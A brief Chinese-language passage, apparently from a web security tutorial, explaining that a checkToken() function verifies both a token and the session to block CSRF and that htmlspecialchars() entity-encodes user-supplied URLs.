checkToken()中同时检查了token和session，对应了客户端和网页后端，杜绝了CSRF攻击的可能，**htmlspecialchars()**函数把输入的网址实体化为html元素，不会被任何语言解析。